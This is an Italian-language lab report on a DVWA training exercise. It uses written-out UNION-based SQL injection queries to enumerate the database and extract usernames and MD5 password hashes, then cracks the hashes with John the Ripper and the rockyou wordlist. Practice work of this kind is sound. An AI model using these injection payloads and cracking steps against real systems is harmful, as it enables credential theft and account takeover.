Report Tecnico: Password Cracking

1. Obiettivo dell'Esercitazione

L'obiettivo dell'attività è il recupero delle password hashate dal database della DVWA tramite tecniche di SQL Injection e la successiva decifrazione (cracking) per ottenere le versioni in chiaro dei dati.

---

2. Analisi e Scalata della SQL Injection

Per arrivare alla query finale, è stato necessario procedere per gradi, analizzando la struttura del database "al buio".

Fase 1: Individuazione del numero di colonne

Inizialmente è stata testata la query per determinare quante colonne venissero restituite dall'istruzione originale tramite l'uso di null.

- **Query:** ' UNION SELECT null, null -- -
- **Risultato:** L'assenza di errori ha confermato che la tabella originale utilizza due colonne.

Fase 2: Ricognizione del sistema

È stato quindi identificato il nome dell'utente del database e il database in uso.

- **Query:** ' UNION SELECT user(), database() -- -
- **Risultato:** È stato identificato il database target denominato **'dvwa'**.

Fase 3: Enumerazione delle Tabelle e delle Colonne


Utilizzando il database di sistema information_schema, è stata mappata la struttura interna.

- **Query Tabelle:** ' UNION SELECT table_name, null FROM information_schema.tables -- - (Identificata la tabella users).
- **Query Colonne:** ' UNION SELECT table_name, column_name FROM information_schema.columns WHERE TABLE_SCHEMA='dvwa' -- - (Identificate le colonne user e password).

Fase 4: Estrazione Finale (Data Exfiltration)

Conoscendo ora i nomi esatti, è stata eseguita la query definitiva per estrarre le credenziali.

- **Query Finale:** ' UNION SELECT user, password FROM users -- -




Questa immagine mostra il risultato dell'estrazione: gli username e i relativi hash MD5 visualizzati a schermo.

---

3. Identificazione dell'Hash

Prima di procedere al cracking, è stato necessario verificare la tipologia di cifratura utilizzata per le password.

- **Strumento:** hash-identifier
- **Procedura:** L'hash estratto (es. 5f4dcc3b5aa765d61d8327deb882cf99) è stato analizzato dal tool.
- **Esito:** Lo strumento ha confermato che si tratta di un hash di tipo **MD5**.



Lo screenshot mostra l'output di hash-identifier che convalida il formato MD5


---

4. Esecuzione del Password Cracking

L'ultima fase ha previsto l'utilizzo di tool specifici per il recupero della password in chiaro tramite un attacco basato su dizionario.

- **Strumento Utilizzato:** John the Ripper (JTR)
- **Dizionario:** /usr/share/wordlists/rockyou.txt
- **Comando:** john --format=Raw-MD5 --wordlist=[percorso_dizionario] [percorso_file_hash]

Risultati del Cracking:



In questa schermata si osserva John the Ripper che completa correttamente la traduzione degli hash in password leggibili.

---

5. Conclusioni

L'obiettivo dell'esercizio è stato pienamente raggiunto. La vulnerabilità di SQL Injection ha permesso l'accesso completo ai dati sensibili, mentre l'uso di un algoritmo di hashing debole come MD5 ha reso il cracking delle password immediato.